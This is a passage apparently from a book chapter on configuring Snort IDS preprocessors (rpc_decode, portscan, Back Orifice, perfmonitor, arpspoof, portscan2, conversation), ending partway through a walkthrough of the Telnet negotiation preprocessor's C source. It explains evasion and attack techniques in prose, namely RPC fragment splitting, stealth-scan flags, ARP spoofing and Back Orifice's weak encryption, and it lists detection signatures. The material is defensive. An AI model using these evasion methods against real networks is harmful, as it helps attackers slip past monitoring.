Applications such as Network File Sharing (NFS) and Network Information System (NIS) ride on Sun’s Remote Procedure Call (RPC) protocol. RPC isn’t a transport-layer protocol; in fact, it rides on top of TCP or UDP. Instead, it’s an abstraction mechanism that allows a program on one host to call a program on another host. You can learn more about RPC by reading RFC1831, “RPC: Remote Procedure Call Protocol Specification Version 2,” available at www.ietf.org/rfc/rfc1831.txt.

Since RPC is intended to carry single messages, but can ride over the stream-based TCP protocol that doesn’t distinguish between messages the way UDP does, Sun designed a “record” structure such that each RPC message is encapsulated in a “record.” As the RFC describes, a record is made up of one or more “record fragments.” These fragments aren’t IP fragments—two record fragments can easily be in the same packet. They bring a simple structure. Each record is made up of one or more fragments, where each fragment starts with a bit indicating whether the record is continued into the next fragment, and a 31-bit number describing the size of the data in the fragment.

An attacker can easily break a record into fragments by manipulating the stream, so that a critical bit of data is spread across several record fragments. This would cause a 32-bit fragment header to interrupt the critical data, thereby foiling straight pattern matching. The `rpc_decode` preprocessor, in `spp_rpc_decode.c`, can defeat these attacks just as simply by consolidating records broken into more than one record fragment into a single record fragment. The only real difficulty with this process is knowing which TCP streams to send through the preprocessor. Snort uses a static list of ports, performing this process on every TCP stream destined for these ports.

Configuring `rpc_decode`

There's good news and bad news when it comes to configuring `rpc_decode`. The good news is that `rpc_decode` takes only a list of ports as a parameter. The bad news is that determining which ports should be in this list is difficult.

Normal client-server applications work by having the server listen on a well-defined port, such that the client knows what port to contact. For example, Telnet servers usually listen on port 23, while FTP servers listen on port 21. Server administrators can override these ports, but generally don't—when they do, they must communicate the nonstandard port to all users.

RPC works differently. RPC-based servers on a host start listening on an unreserved port, which they then register with a local *portmapper*. The portmapper, called *rpcbind* on most Unices and *portmap* on Linux, listens on a static port (TCP and UDP 111), which clients contact to learn the port numbers of the servers they seek. This nonstatic nature of server port assignments makes it difficult to configure the `rpc_decode` preprocessor properly. We'd like the preprocessor to act on all RPC-based traffic, but we don't know which ports our RPC-based servers are using. We could be conservative and simply choose the portmapper's listening ports. This is actually Snort's default—it listens on ports 111 and 32771. While 111 is the standard portmapper port, versions of Solaris prior to 2.6 listened on port 32771 as well. Now, we do have other options.

How might we choose more ports for `rpc_decode` to translate? Well, first you might notice that most of a machine's RPC servers that start on boot seem to always show up with the same port numbers. If your network is fairly homogeneous, these should be about the same from machine to machine. You can add these port numbers to the list. Second, if you have any applications at your site that use RPC, you might add whatever port number they tend to communicate with most often. You can try to find or confirm patterns in your site's use of

RPC by sniffing headers on traffic for a few days, tracking down the protocols in use on your network. Setting this list too inclusively could be dangerous, though. The `rpc_decode` preprocessor modifies Snort's internal representation of any packets passing through it—if it acts on non-RPC traffic, it might wrongly modify packet data.

You can activate the `rpc_decode` preprocessor by including the following line in Snort's configuration file:

```
preprocessor rpc_decode
```

If you want to specify ports outside of the default, simply add a colon to the end of this, followed by your space-delimited port list:

```
preprocessor rpc_decode: 111 32771 1024
```

You can also activate or deactivate RPC anomaly detection in this preprocessor with the following four directives:

- *alert_fragments* The `alert_fragments` parameter, which is off by default, instructs the RPC decode preprocessor to alert whenever it sees RPC messages broken up into multiple fragments. As this could be a sign of IDS evasion by an attacker on some networks, this might be prudent.
- *no_alert_multiple_requests* This parameter modifies the RPC decode preprocessor's normal behavior, so that it doesn't alert when more than one RPC query (message) is in a single packet. Especially if stream4 is doing stream reassembly on an RPC port, this setting could save you from a number of false alerts.
- *no_alert_large_fragments* This parameter modifies the RPC decode preprocessor's normal behavior, so that it doesn't alert when the RPC fragments might cause integer overflows and end up being too large.
- *no_alert_incomplete* This parameter modifies the RPC decode preprocessor's normal behavior, so that it doesn't alert when a single RPC message is larger than the packet containing it. This alert will false often when there are large RPC messages that get fragmented—since RPC messages can be 2^{31} bytes, they can exceed the MTU of the medium on which their packets travel.

rpc_decode Output

The `rpc_ddecode` preprocessor actually does modify the packet that it's examining. This is one of the few preprocessors that currently overwrite the original packet data, as of Snort 2.1.3RC1.

Preprocessor Options for Nonrule or Anomaly-Based Detection

A third class of preprocessor performs attack detection that cannot be performed using regular rules or protocol anomaly detection. The preprocessors that we examine here show how Snort can be extended easily to detect attacks in about any way a developer can imagine. Although it hasn't been done yet, one might even give Snort the capability to do statistical measurement and learning of normal network traffic, alerting on deviations from normal behavior. This is simply a wild example of how preprocessors allow a developer to add nearly any IDS functionality conceivable to Snort, giving it the capability to straddle all boundaries between types of NIDSs. Before you get too excited, let's look at the two preprocessors that have been declared Enterprise-ready code at the time of this book's publication: `portscan` and `bo` (Back Orifice).

As an additional note, this class of preprocessors is more concerned with alerting than with rewriting packets. As a result, this section will not include a discussion of how each of these preprocessors places a packet back into the detection engine—this doesn't apply to them.

Portscan

Some attacks just can't be detected by rule-matching or protocol anomaly detection. For example, how does one reliably detect a portscan from a single packet or connection? A portscan generally involves several probes, generally to more than one port or more than one machine. If it does not, it's extremely difficult to distinguish from an ordinary valid connection attempt. A single incoming port-80-destined packet to your non-Web server workstation could be the Internet equivalent of a "wrong number." A user could have entered a name or IP address incorrectly, or your organization's DNS entries might have an error. However, 200 port-80-destined packets addressed to each of your IP addresses, arriving in numerical order by IP address, are almost certainly a curious party's portscan.

What distinguishes one from the other is a subtle combination of at least the following factors:

- Number of destination hosts
- Number of destination ports
- Time over which the packets were sent

There's no real way to take all these factors into account with straight rule-matching, even with stream reassembly. Remember, the multiple packets that we're looking for would each be seen as belonging to its own separate connection. Snort's portscan preprocessor, in `spp_portscan.c`, detects portscans by watching for a specific number of probe packets sent within a certain time period of each other. These probe packets can be directed entirely at one host or spread across a network of machines—all that matters is that the number of packets crosses a preset threshold in a preset period of time. Once this happens, the portscan preprocessor alerts.

This preprocessor also sounds an alert whenever it receives one of the well-known “stealth scan” packets, such as those sent by *nmap*. These include the odd/illegal packets shown in Table 6.1.

Table 6.1 Snort-Detected Stealth Packets

NULL	All TCP flags are deactivated.
FIN	Only the FIN flag is on.
SYN-FIN	Only the SYN and FIN flags are on.
XMAS	Only the FIN, URG, and PSH flags are on.

You should never encounter one of these packets on your network if it corresponds perfectly to the TCP specifications. For example, NULL packets should never happen—these correspond to a total lack of state information in a stateful protocol!

One warning is in order: the portscan preprocessor's code itself warns that, “...the connection information reported at the end of scan is wildly inaccurate.” In essence, the preprocessor is fairly good at telling you that someone is scanning your network, but it's not very good at counting exactly how many probes the scanning party sent. The basic reason for this failure is that the portscan preprocessor is not building and consulting a database of all traffic sent by a scanning system. It's just not designed to maintain this much historical information. It

maintains some simple counts of how many connections each host has tried to open and how many connections each host has received. It removes information on hosts often, as the user-configured expiration time is reached without a given host having initiated the threshold number of connections.

This is easier to understand with an example. Say that we're watching for five probes within 15 minutes. If a host scans four ports on our network in five seconds, then waits an hour, and then scans six ports, we won't get an alert until the second set of scans is almost complete. That's expected and normal. However, the alert won't tell us about the initial four ports that were scanned, because the preprocessor will already have forgotten about those four probes when it gets the new probes. This is part of why tuning a portscan detector is so difficult. On the one hand, you're eager to make sure that an attacker can't bypass detection by sending his probe packets very slowly. On the other hand, you can't alert on every SYN packet that enters your network unexpectedly!

Anyway, this lack of accurate reporting doesn't make the preprocessor useless. It's still decent at detecting scans—it's just not going to give you hyper-accurate data on how many probes a particular attacker sent you.

Configuring the Portscan Preprocessor

You can activate the portscan preprocessor by adding the following line to your Snort configuration file:

```
preprocessor portscan:
<monitor network> <number of ports> <detection period> <file path>
```

You must replace *<monitor network>* with the target network you'd like the preprocessor to watch for scans against, listed in CIDR notation. The *<number of ports>* and *<detection period>* parameters denote a number of ports scanned within a period in seconds, specifying a time-limited threshold. Finally, the *<file path>* parameter denotes the fully qualified pathname of the file to which you'd like portscans logged. For example, to alert whenever five ports are scanned within a 60-second period on the 10.0.0.0/8 network, you'd add this line:

```
preprocessor portscan: 10.0.0.0/8 5 60 /var/log/portscan.log
```

The portscan preprocessor also comes with a function that allows you to specify source hosts that should be ignored. You can use this by specifying a space-delimited list of IP addresses, in CIDR notation, on a preprocessor portscan-ignorehosts line:

```
preprocessor portscan-ignorehosts: 192.168.1.1/32 192.168.2.0/24
```

Back Orifice

The Cult of the Dead Cow wrote Back Orifice in 1998 as a remote control mechanism, often used by attackers to maintain control of their compromised systems. The remote control mechanism does not use a reserved port, and it does use encryption, making it less than trivial to detect on a network. Luckily, it uses an overly simple encryption scheme to both hide and authenticate access to the target system. In this scheme, the attacker picks a password, which is then hashed into a 16-bit number. Sixteen bits is a relatively small keyspace, presenting only 65,536 possibilities. All traffic is encrypted by XOR'ing it with this hash. All requests made from the client to the server begin with the magic string “*!★QWTY?” before encryption—this “known plaintext” vulnerability makes it easy to brute-force the password. In essence, we can try XOR'ing “*!★QWTY?” with every hash value until we find one that matches one of the packets we see on the wire. Since the encryption scheme is so simple, one can easily write a program to brute-force the encryption, giving a security analyst a clear picture of what the attacker orders the machine to do.

Snort's bo (Back Orifice) preprocessor, in `spp_bo.c`, detects Back Orifice by examining every UDP packet of size at least 18 bytes and checking its first eight characters of payload against a precomputed table of enciphered versions of the magic string. (Actually, to save resources, it checks only the first two characters and the last two characters of this string.) The Back Orifice preprocessor computes this table when Snort first starts up, during the preprocessor's initialization phase. We'll examine the preprocessor initialization phase in the last section of this chapter, when we examine the `telnet_negotiation` preprocessor in-depth.

Configuring the Back Orifice Preprocessor

The Back Orifice preprocessor takes no arguments—it cannot be configured at all.

General Nonrule-Based Detection

As you can see, one major purpose for Snort preprocessors is to detect attacks that can't be easily caught via straight rule-matching. These represent a strong method of adding more intelligence to Snort without sacrificing the speed of straight pattern-matching. Nicely, a Snort box deployed to simply capture traffic will not have to run packets through these preprocessors, as the analyzer box(es)

can perform that function well. Again, the Snort developers have worked very hard to maintain performance.

You should note that most of the preprocessors offered alerting modes that could be deactivated. These alerting modes form the basis for Snort's protocol-anomaly detection and might catch sneakier attackers. However, they might prove too noisy on some networks, depending on what operating systems are deployed. For example, stream4 tends to alert on protocol problems too often on networks with particular versions of Windows. If you have time to observe and tune your preprocessors, it's wise to leave these alerting options active initially, backing off on noisy ones. If you don't have the time or resources to tune, you can just configure each preprocessor for its primary functionality. Actually, as of Snort 1.9.1, most of the default settings assume that you prefer the latter strategy.

Performance Monitoring

All good analysts hope one day to have enough spare cycles when they're not actively engaged in incident handling to be able to tune their IDS setup for maximum efficiency. Of course, the clever already realize that streamlining performance is an excellent way to free up cycles... Regardless of your position along this circuit, when it's time to start examining performance, it's time to roll out the *perfmonitor_preprocessor* (*spp_perfmonitor.c*).

This preprocessor exists to gather statistics about Snort's real-time/actual performance and lay them out against its theoretical/optimal performance on the same system.

Configuring the Performance Monitoring Preprocessor

The performance monitoring preprocessor only takes a handful of options, which it cheerfully summarizes to the console when Snort is invoked in a non-quieted way.

PerfMonitor config:

```
Time:                1 seconds
Flow Stats:          INACTIVE
Event Stats:         INACTIVE
Max Perf Stats:      INACTIVE
Console Mode:        ACTIVE
File Mode:           ./snort-log-tld/snort-perf-stats
```

```
SnortFile Mode: INACTIVE
Packet Count: 500
```

Note: This example was generated using the following line in the Snort configuration file:

```
preprocessor perfmonitor: time 1 console file ./snort-log-
tld/snort-perf-stats pktcnt 500
```

You can tweak this configuration to fit your environment by adjusting the argument parameters:

- The *time* option specifies the length of time, in seconds, between sampling passes. Setting this at too low a value can tremendously inflate your overhead costs, so be cautious. The example shows an interval of 1 second, but bear in mind that it was run for an extremely limited period of time on an unloaded system. The default value is 300. Note that if your run is less than *time*, you will not get statistics from this preprocessor.
- The *console* option directs the output from *perfmonitor* to display on the console. By default, *console* is enabled. May be used alone or in conjunction with the *file* option.
- The *file* <filename> option directs the output from *perfmonitor* to be written to the specified filename. By specifying “snortfile”, the output will be directed to your Snort log directory. By default, *file* is set to output to /var/snort/snort.stats. The statistics are written to the file with a single, comma-separated line for each sampling run. When the same filename is specified on successive runs, the results are also automatically stored on consecutive lines. Note that the Snort docs warn that “[n]ot all statistics are output to this file.”
- The *pktcnt* option tells the preprocessor how many packets should be handled before checking the time sample. This, in conjunction with the *time* option can either bolster or scuttle your system performance, so use with care. The default value is 10000. Note that if your run captures fewer than *pktcnt* packets, you will not get statistics from this preprocessor.

There are also three additional options that you can invoke for more in-depth assessments:

- The *flow* option generates prodigious amounts of detailed information on *network traffic flows*, complete with information on packet length to

total packets per flow ratios, volume of flows per port and protocol type, fragmentation statistics, and so on.

- The *events* option generates a much more compact data set reflecting the number of signatures tripped, matched, and/or verified. *Non-qualified events* are those that were tripped and matched by the setwise pattern matcher. *Qualified events* are non-qualified events that are subsequently verified against the signature flags. This option highlights any discrepancies between what is expected to be detected and what is actually being detected by a given ruleset.
- The *max* option instructs the preprocessor to calculate Snort's theoretical optimal performance levels at each time interval as well as to sample the current real-time activity statistics. This is the heart of performance tuning with Snort. Note that the calculations and sampling are made fresh at each sample time, so the *time* and *pktcnt* variable settings are very important here. Also note that this is currently only a valid option for single-processor machines.

Note that none of these final three is turned on by default.

Experimental Preprocessors

The preprocessors listed in the following sections are all experimental or not-yet-Enterprise-grade. They're either under development, not yet finished, or generally experimental; consequently, they're generally not enabled by default. However, you might want to try them out if you're either looking for the particular functionality that they offer, or you're interested in helping to develop or test new Snort code. For example, you might want to detect ARP spoofing attacks, perhaps to see if any attackers are performing active-sniffing attacks against your switched networks. This might lead you to the arpspoof detection preprocessor, described next.

arpspoof

The arpspoof preprocessor detects Address Resolution Protocol (ARP) spoofing attacks, like those available via dsniff's arpspoof (<http://naughty.monkey.org/~dugsong/dsniff/>). An attacker uses ARP spoofing on a local network to trick hosts into sending him traffic intended for another host. A host that wants to send an IP packet to another host on the same LAN

doesn't generally just send the packet on the LAN—it has to know the physical hardware, or Media Access Control (MAC), address of the destination host. This address looks something like AA:BB:CC:DD:11:22, as it is a six-octet number. To learn the MAC address that it needs, it broadcasts an ARP request, along the lines of “who has IP address 10.0.0.1? Tell AA:BB:CC:DD:11:22?” The destination host responds with its own MAC address, which the sender then caches and uses for all traffic it sends to that host for a set period of time, called the cache entry Time-To-Live (TTL). In an ARP spoof attack, a hostile host on the network sends out a false ARP reply, claiming its hardware address as the intended destination. The attacker wants the recipient host to cache this incorrect data and send packets to his hostile host instead of the correct destination. He'll usually configure this hostile host to forward the packets on to the correct host, to preserve the stream.



Among other things, this type of trick helps an attacker redirect traffic and eavesdrop on a switched network. Given good tools, it can even let him transparently modify the data stream, possibly injecting traffic. You can learn more about this by examining the *ettercap* tool included on this book's CD-ROM.

The *arp spoof* preprocessor detects this type of trickery by checking ARP traffic against a user-supplied table of IP addresses and hardware MAC addresses. You supply this table in the Snort configuration file, using the `arp spoof_detect_host` preprocessor directive:

```
preprocessor arp spoof
preprocessor arp spoof_detect_host: 192.168.1.1 f0:a1:b1:c1:d1:91
preprocessor arp spoof_detect_host: 192.168.1.2 f0:a2:b3:c4:d5:96
```

This preprocessor, in `spp_arp spoof.c`, can also detect unicast (nonbroadcast) ARP queries. Remember, ARP queries are supposed to be broadcast to the entire LAN. You can activate alerting on unicast ARP queries by using the *-unicast* option on the preprocessor activation line in Snort's configuration file:

```
preprocessor arp spoof: -unicast
```

portscan2 and conversation

portscan2 is a successor to the *portscan* preprocessor. Combined with *conversation*, this is a stateful portscan detection preprocessor. The Snort team does not yet consider this preprocessor enterprise ready, so this chapter doesn't devote much coverage to it.

portscan2 does require the *conversation* preprocessor. In essence, *conversation* provides a state engine that keeps state on TCP, UDP, and ICMP—it compiles information on which hosts have contacted which and on which ports. *conversation* isn't really used for its own sake—it simply provides a data compilation mechanism for portscan2.

The flow and flow-portscan preprocessors have now superseded these two preprocessors. We still cover the portscan2 and conversation preprocessors solely because they haven't yet been removed from the codebase and may thus still be in use.

Configuring the portscan2 Preprocessor

To understand how portscan2 is configured, you will need to understand how it operates. portscan2 keeps detailed short-term records of all session-initiating packets (potential probes) that cross Snort, from any single host to any other single host. In certain situations, portscan2 can be configured to ignore hosts and ports; basically, it watches to see if any one host sends too many probes and then issues alerts if it does. portscan2 accomplishes this by maintaining counts and waiting to see if thresholds are crossed. The criteria for crossed thresholds is based on either too many different destination ports or hosts. portscan2 maintains this information for a short period of time, which means that it won't necessarily detect a slow (and thus stealthy) scan.

portscan2 is activated by adding a *preprocessor portscan2* line in Snort's configuration file (snort.conf). Optionally, you can add a colon after *portscan2* and add a comma-delimited set of parameters settings, like so:

```
preprocessor portscan2: targets_max 1000, scanners_max 1000, port_limit 20
```

As we'll discuss, some of this preprocessor's defaults are almost certainly too low. Let's examine the parameters that you can set:

- *targets_max* Defaulting to 1000, this resource-control parameter controls how many targets that portscan2 will keep track of at maximum.
- *scanners_max* Defaulting to 1000, this resource-control parameter controls how many different scanning IPs portscan2 will track at maximum.
- *target_limit* Defaulting to 5, this parameter controls the target host threshold. Once any particular scanner has sent a probe to this many hosts within the timeout period, the preprocessor raises an alert.

- *port_limit* Defaulting to 20, this parameter controls the port threshold. Once any particular host has sent a probe to this many ports within the timeout period, the preprocessor raises an alert.
- *timeout* Defaulting to 60, this parameters sets a time in seconds that any scanning data will last. If this time is exceeded without any activity from a host, data may be pruned.
- *log* Defaulting to “/scan.log,” this parameter controls the pathname of the preprocessor’s logfile, relative to Snort’s current working directory.

The default values here are decent for catching fast portscans on small networks. If you want to catch slow scans, you’ll most definitely need to increase some of these values. If an attacker configures between a 10- and 20-second delay between his probe packets, the timeout value will probably fail you. If an attacker uses a number of decoy IP addresses (as some have been known to do when they scan sniff an entire class C for replies), the default *scanners_max* value will fail you as well. As always, it’s best to try a set of values and tune them based on your experiences.

Similar to the portscan preprocessor, you can define hosts to ignore activity from. You accomplish this via a space-delimited list of host and network IPs on a *preprocessor portscan2-ignorehosts* line.

```
preprocessor portscan2-ignorehosts: 192.168.1.1 192.168.2.0/24
```

Further, you can define a port that the portscan preprocessor should ignore for each host/network, by appending an @ sign and a port number to the end of an IP address, like this:

```
preprocessor portscan2-ignorehosts: 192.168.1.1@25 192.168.2.0/24@80
```

It is also possible to pass multiple ports for an IP address by listing that IP address multiple times, like so:

```
preprocessor portscan2-ignorehosts: 192.168.1.1@25 192.168.1.1@80
```

As with other options using IP addresses in the Snort configuration file, you can definitely use the ! character for negation.

Now, remember that the portscan2 preprocessor requires that you first run the conversation preprocessor. Let’s explore how this is configured.

Configuring the conversation Preprocessor

The *conversation* preprocessor keeps records of each communication between two hosts, organizing it into “conversations” even for the non-session-based protocols like UDP. The conversation preprocessor does not perform reassembly, as this preprocessor solely supports the portscan2 preprocessor, essentially allowing the portscan2 preprocessor to only keep track of, and potentially alert on, the first packet in a conversation. It can also alert when any packet comes through with an IP-based protocol that is not allowed on your network. You can activate the conversation preprocessor by simply including a *preprocessor conversation* line in your Snort configuration file, `snort.conf`. However, you may want to add parameters by placing a colon at the end of this line and then adding a comma-delimited list of parameters to the right of it, like so:

```
preprocessor conversation: timeout 120, max_conversations 65335
```

Let’s look at the parameters available:

- *timeout* Defaulting to 120, this defines the time in seconds for which the conversation preprocessor maintains information. After timeout seconds of inactivity, a conversation may be pruned to save resources.
- *max_conversations* Defaulting to 65335, this resource-control parameter sets the maximum number of conversations that the conversation preprocessor will keep track of at a time.
- *allowed_ip_protocols* Defaulting to “all,” this parameter allows you to define a list of allowed IP protocols, by number. For example, TCP is 6, UDP is 17, and ICMP is 1, so you could set this to “1 6 17” to get alerts whenever non-TCP/UDP/ICMP traffic passes the sensor.
- *alert_odd_protocols* Defaulting to off, this parameter defines whether your receive alerts when a protocol not set in *allowed_ip_protocols* is detected. To activate this parameter, simply include it on the preprocessor line—it doesn’t require any setting.

So, if you wanted to monitor up to 12,000 conversations, keeping data on a conversation until it had been inactive for 5 minutes (300 seconds), and receiving alerts whenever any protocols besides TCP, UDP, and ICMP crossed the sensor, you’d put this in your Snort configuration file:

```
preprocessor conversation: max_conversations 12000, timeout 300,  
allowed_ip_protocols 1 6 17, alert_odd_protocols
```

Just like all other preprocessors, the best way to find the best settings for your site is to pick a reasonable set and then pay attention to Snort's alerting and overall behavior, tuning as necessary.

Writing Your Own Preprocessor

In this section, we'll explore why and how you might write your own preprocessor plug-in. We'll accomplish the former by exploring the *spp_telnet_negotiation.c* preprocessor. We'll see the necessary components in a preprocessor, how it's plugged in to the Snort source code, and how it accomplishes its function. After this discussion, you'll be well on your way to writing your own preprocessor.

Over the course of this chapter, we've explored the following reasons to write your own preprocessor:

- Reassembling packets
- Decoding protocols
- Nonrule or anomaly-based detection

In essence, you write your own preprocessor whenever you want to do something that straight rule-based detection can't do without help. Let's explore each of the previously listed reasons, to understand why they needed a preprocessor to fulfill the function.

Reassembling Packets

Signature-based detection matches well-defined patterns against the data in each packet, one at a time. It can't look at data across packets without help. By reassembling fragments into full packets with *frag2*, you can make sure that an attack doesn't successfully use fragmentation to evade detection. By reassembling each stream into one or more pseudo-packets with *stream4*, you attempt to ensure that the single-packet signature mechanism is able to match patterns across multiple packets in a TCP session. Finally, by adding state-keeping with *stream4*, you give this signature-matching some intelligence about which packets can be ignored and where a packet is in the connection. Packet reassembly preprocessors help to ensure that Snort detects attacks, even when the data to be matched is split across several packets.

Decoding Protocols

Rule-based detection generally gives you simple string/byte-matching against the data within a packet. It can't handle all the different versions of a URL in HTTP data without help, or at least without countably infinite rulesets. The HTTP decode preprocessor gives Snort the capability to canonicalize URLs before trying to match patterns against them. Straight rule-matching can also be foiled by protocol-based data inserted in the middle of data that would otherwise match a pattern. Both the RPC decode and Telnet negotiation preprocessors remove data that could be extraneous to the pattern-matcher. The RPC decode preprocessor consolidates all of the message fragments of a single RPC message into one fragment. The Telnet negotiation preprocessor removes Telnet negotiation sequences. Protocol-decoding preprocessors make string-matching possible primarily by forcing packet data into something less ambiguous, so that it can be more easily matched.

Nonrule or Anomaly-Based Detection

Rule-based detection performs well because of its simplicity. It's very deterministic, making it easy to tune for fewer false positives. It's also easy to optimize. However, there are functions that just can't be achieved under that model. Snort has gained protocol anomaly detection, but even this isn't enough to detect some types of attack. The portscan preprocessor allows Snort to keep track of the number of scan-style packets that it has received over a set time period, alerting when this number exceeds a threshold. The Back Orifice preprocessor allows Snort to detect encrypted Back Orifice traffic without creating a huge ruleset.

This third class of preprocessors expands Snort's detection model without completely redesigning it—Snort can gain any detection method flexibly. Preprocessors specifically, and plug-ins in general, give Snort the capability to be more than an IDS. They give it the capability to be an extensible intrusion detection framework onto which most any detection method can be built. Less spectacularly, they give Snort the capability to detect things for which there isn't yet a rule directive. For example, if you needed to have a rule that detected the word *Marty* being present in a packet between three and eight times (no more, no less), you'd probably need a preprocessor—Snort's rules language is flexible, but not quite that flexible. More usefully, what if you needed to detect a backdoor mechanism only identifiable by the fact that a single host sends your host/network

UDP packets whose source and destination port consistently sum to the fixed number 777? (Note: this is a real tool.)

Without going quite that far, let's explore how a preprocessor is built.

Setting Up My Preprocessor

Every preprocessor is built from a common template, found in the Snort source code's `templates/` directory. As you consider the Snort code, you should consider the following filename convention. We'll talk about the `snort/` directory—this is the main directory you get when you expand the Snort source tarball or zipfile. Its contents look like this:

```
[jay@localhost snort]$ ls
acconfig.h      config.sub      depcomp         Makefile.am     rules
aclocal.m4      configure      doc             Makefile.in     snort.8
ChangeLog       configure.in    etc             missing         src
config.guess     contrib        install-sh      mkinstalldirs  templates
config.h.in     COPYING        LICENSE         RELEASE.NOTES   verstuff.pl
```

The templates directory contains two sets of plug-in templates—to build a preprocessor plug-in, we want the `spp_template.c` and `spp_template.h` files.

```
[jay@localhost snort]$ ls templates/
Makefile.am  spp_template.c  sp_template.c
Makefile.in  spp_template.h  sp_template.h
```

You should take a look at these template files as you consider the Telnet negotiation preprocessor. This preprocessor is with the others in the `snort/src/preprocessors` directory.

```
[jay@localhost preprocessors]$ ls
flow                perf-flow.h        spp_conversation.c  spp_portscan2.c
HttpInspect         perf.h             spp_conversation.h  spp_portscan2.h
Makefile.am         sfprocpidstats.c   spp_flow.c          spp_portscan.c
Makefile.in         sfprocpidstats.h   spp_flow.h          spp_portscan.h
perf-base.c         snort_httpinspect.c spp_frag2.c          spp_rpc_decode.c
perf-base.h         snort_httpinspect.h spp_frag2.h          spp_rpc_decode.h
perf.c              spp_arpspoof.c     spp_httpinspect.c   spp_stream4.c
perf-event.c        spp_arpspoof.h     spp_httpinspect.h   spp_stream4.h
perf-event.h        spp_bo.c           spp_perfmonitor.c   spp_telnet_
negotiation.c
```

```
perf-flow.c      spp_bo.h          spp_perfmonitor.h  spp_telnet_negotiation.h
```

In the rest of this section, we'll explore the code in the file `spp_telnet_negotiation.c`, making references to the matching `spp_telnet_negotiation.h` header file as necessary. Remember, this book refers to the production Snort 2.1.3RC1 code.

Let's start looking at this code:

```
/* Snort Preprocessor for Telnet Negotiation Normalization*/
/* $Id: spp_telnet_negotiation.c,v 1.21 2003/10/20 15:03:39 chrisgreen Exp $
*/

/* spp_telnet_negotiation.c
 *
 * Purpose:  Telnet and FTP sessions can contain telnet negotiation strings
 *           that can disrupt pattern matching.  This plugin detects
 *           negotiation strings in stream and "normalizes" them much like
 *           the http_decode preprocessor normalizes encoded URLs
 *
 *
 * http://www.iana.org/assignments/telnet-options -- official registry of options
 *
 *
 * Arguments:  None
 *
 * Effect:    The telnet negotiation data is removed from the payload
 *
 * Comments:
 *
 */
```

The preprocessor starts out simply describing what its purpose is and how it can be called. You'll notice as we read through the code that the "Arguments" description in the previous comments is inaccurate—the code takes a space-delimited list of ports as an argument.

Before we continue reading code, we should talk about this preprocessor's purpose, so you understand what the code is doing. The best way to understand this

thoroughly is to read the Requests for Comments (RFC) document describing the Telnet protocol.

OINK!

The Telnet protocol is described in detail in RFC854, available via www.faqs.org/rfcs/rfc854.html. For even more comprehensive and easier-to-follow coverage, consider W. Richard Stevens' *TCP/IP Illustrated Volume 1*. This is an essential and standard reference for understanding TCP/IP protocol implementations.

Telnet's creators knew that it would need to function between many devices, potentially with somewhat different levels of intelligence and flexibility. To this end, the Telnet protocol defines a Network Virtual Terminal (NVT), a "minimal" concept to which Telnet implementers could tailor their code. The protocol allows two NVTs to communicate to each other what options (extra features) they might or might not support. They communicate with escape sequences, which start with a special Interpret as Command (IAC) character. Following this character is a single-byte number, which codes a command. The command sent is usually a request that the other side activate/deactivate an option, if available, a request for permission to use an option, or an answer to a previous request from the other side. Most of these sequences, then, are three characters long, like this fictional one:

IAC	DON'T	SING
255	254	53

The protocol also allows for deleting the previous character sent via the *Erase Character (EC)* command and erasing the last line sent via the *Erase Line (EL)* command, both of which need to be accounted for in the preprocessor. It also allows for a *No Operation (NOP)* command, which tells it to do nothing—it's not clear why this is included in the protocol. Finally, it allows for complex negotiation of parameters of the options via a "subnegotiation" stream of characters, initiated with a *Subnegotiation Begin (SB)* character, followed by the option that it references, and terminated by a *Subnegotiation End (SE)* character. Such a sequence might look like this:

IAC	SB	SING	HUMPTY-DUMPTY	SE
255	250	53	1	240

There's more to Telnet than this, but this is enough to read and understand the preprocessor code. Let's get into that code now.

What Am I Given by Snort?

We'll now take an in-depth look at the preprocessor's code, exploring what each line of the code does. Commentary follows the lines of code that it references. If your C skills are rusty, don't worry—you'll probably find this discussion quite understandable. The Telnet negotiation preprocessor is one of the simplest preprocessors. Let's take a look at it together.

```
/* your preprocessor header file goes here */
```

```
#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
```

```
#ifdef HAVE_STRINGS_H
#include <strings.h>
#endif
```

The preceding lines just import standard C header files.

```
#include <sys/types.h>
#include "decode.h"
#include "plugbase.h"
#include "parser.h"
#include "log.h"
#include "debug.h"
#include "util.h"
#include "mstring.h"
#include "snort.h"
```

The preceding lines import Snort's function prototypes, constants, and data structures, so that this plug-in can reference them. The `plugbase.h` header file, in particular, contains prototypes for the important functions that every preprocessor plug-in must call. Table 6.2 lists the other header files with their corresponding functions.

Table 6.2 Header Files and Their Corresponding Functions

Functionsdecode.h	Parses packets into data structures
parser.h	Performs all input parsing (for example, snort.conf)
log.h	Logs all packet data, printing/formatting headers and data
debug.h	Performs Snort's debugging, with enforcing granular levels of detail
util.h	Miscellaneous utilitarian functions
mstring.h	Provides string functions not provided by C standard libraries
snort.h	Provides major data structures and Snort's primary functions

While not all of the header file listed in Table 6.2 are necessary, they've probably been included to keep things simple and maintainable for the programmer.

```
extern u_int8_t DecodeBuffer[DECODE_BLEN]; /* decode.c */
```

This function is specific to the Telnet negotiation preprocessor. The preprocessor prunes negotiation code by copying all non-negotiation data from the packet it's examining into a globally available DecodeBuffer. It then signals that the packet has an alternate form, allowing the detection engine to look at either form of the packet data, based on whether the rules it evaluates specify "raw-bytes." Oddly, even though rawbytes sounds like a more general option, it's implemented strictly for the benefit of Telnet.

OINK!

Rawbytes signals that the rule should look at the non-negotiation-modified version of the Telnet packet.

```
/* define the telnet negotiation codes (TNC) that we're interested in */
#define TNC_IAC 0xFF
#define TNC_EAC 0xF7
#define TNC_SB 0xFA
#define TNC_NOP 0xF1
```



```
#define TNC_SE      0xF0

#define TNC_STD_LENGTH  3
```

The first five constants define the numerical versions of the codes that we explored earlier. The last constant simply codifies the fact that any negotiation sequences are at least three characters long.

```
/* list of function prototypes for this preprocessor */
extern void TelNegInit(u_char *);
```

As we'll explore soon, the *TelNegInit()* function initializes the preprocessor when Snort first starts. It calls a function to parse the preprocessors arguments from the *snort.conf* file and adds the main work function (*NormalizeTelnet()*) to the list of preprocessors called to examine every packet. Every preprocessor must have one of these functions to perform these two tasks. It must also have a *Setup* function to link this one to the Snort codebase—we'll explore *SetupTelNeg()* soon.

```
extern void NormalizeTelnet(Packet *);
```

As we'll explore later, this function performs the real task of the preprocessor. The previously discussed *Init* function will register this with Snort's main preprocessor engine.

```
static void SetTelnetPorts(char *portlist);
```

This function parses the Telnet negotiation preprocessor's arguments and is called by *TelNegInit()*. It parses a simple port list into a data structure that *NormalizeTelnet()* can reference before trying to work on a packet.

```
/* array containing info about which ports we care about */
static char TelnetDecodePorts[65536/8];
```

